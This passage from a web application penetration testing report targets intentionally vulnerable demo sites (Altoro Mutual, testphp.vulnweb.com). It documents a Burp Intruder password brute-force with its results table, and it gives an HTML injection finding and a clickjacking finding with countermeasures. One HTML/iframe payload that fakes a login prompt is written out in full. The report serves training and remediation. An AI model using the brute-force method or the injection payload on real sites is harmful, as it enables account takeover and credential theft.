


Fig 2: Try to login with random username and password




Fig 3: capture the login request by using burp suite tool




Fig 4: Then send the request to burp intruder and give payload positions to attack

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0	admin	admin	302	404			241	
1	root	abc123	302	316			126	
2	test	abc123	302	259			126	
3	guest	abc123	302	257			126	
4	info	abc123	302	307			126	
5	adm	abc123	302	345			126	
6	mysql	abc123	302	409			126	
7	user	abc123	302	359			126	
8	administrator	abc123	302	394			126	

Response

```

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoromutualSession=0DaeFDawtDwvDvewF0ZxLzBPRtUzEgvtDavH0SDaGf3aC1nZ4t4MS4v3TE0mre+; Version=1
Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 25 Mar 2025 10:09:33 GMT

```

Fig 5: Now we got the user name and password, and in response we got user Found

Altoro Mutual

Not Secure testfire.net/login.jsp

PERSONAL

Online Banking Login

Username: admin

Password: *****

Small Business

INSIDE ALTORO MUTUAL

This web application is open sourced. Get your copy from GitHub and take advantage of advanced features.

The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appcan/>.

Copyright © 2006, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

Fig 6: Now I'm trying to logging using admin username and password




Fig 7: Finely I got an account of admin.



4. HTML Injection in Our Guestbook Page.

Reference No:

WEB_VUL_04

Risk Rating:

Low

Tools Used:

Browser

Vulnerability Description:

It was observed that in the Our Guestbook section we can write HTML code and it is easily executable. It can also lead to Reflected XSS vulnerability as well.

Vulnerability Identified by / How It Was Discovered Manual Analysis **Vulnerable URLs / IP Address**

<http://testphp.vulnweb.com/guestbook.php>

Implications / Consequences of not Fixing the Issue

An adversary having knowledge of HTML can easily perform HTML injection. The results will be similar to that of Reflected XSS. In worst case scenario Redirection and Other harmful attacks can also take place.

Suggested Countermeasures

It is recommended to filter input on arrival

- Encode data on output
- Use appropriate response headers
- Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities

References

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

Proof Of Concept:




Fig 1: Open the target URL <http://testphp.vulnweb.com/index.php>




Fig 2: In the writing section type ``




Fig 3: The image is reflected and upon clicking we should be redirected to the OWASP official page.




Fig 4: And here we've been redirected to the source of our redirected page link.

5. Clickjacking in Our Guestbook Page.

Reference No:

WEB_VUL_05

Risk Rating:

Low

Tools Used:

Browser

Vulnerability Description:

It was observed that in the webpage we can create frames using HTML which can lead to phishing attacks

Vulnerability Identified by / How It Was Discovered Manual Analysis **Vulnerable URLs / IP Address**

<http://testfire.net/>

Implications / Consequences of not Fixing the Issue

An adversary having knowledge of HTML can easily perform Clickjacking. Users visiting the page will see the iframe attached and in certain scenario it might look like a legitimate form asking for username and password. It can lead to credential stealing.

Suggested Countermeasures

It is recommended to:

- Filter input on Client-side defenses
- Use X-Frame-Options header
- Use cookies sameSite origin
- Use Content Security Policy (CSP)

References

<https://auth0.com/blog/preventing-clickjacking-attacks/>

Proof of Concept:




Fig 1: Open the target URL <http://testfire.net/>




Fig 2: Enter the code and click on Add Message<h1 style="color:#ff0000"> Please Login to Continue <h1><iframe src="http://testphp.vulnweb.com/login.php" style="width:200%; height:200%" />




Fig 3: Here it got executed and the user might get fooled and enter the credentials which in the real case will go to the attacker's server.

Conclusion:

The **Web Application Penetration Testing Report** highlights critical vulnerabilities identified through comprehensive testing, including **SQL Injection**, **XSS**, and **authentication flaws**. By addressing these issues with the recommended remediation strategies, your organization can significantly **enhance its security posture**, safeguarding sensitive data and mitigating potential risks. This report serves as a **strategic guide** to fortify your web application against evolving cyber threats, ensuring **business continuity, client trust, and long-term security resilience**.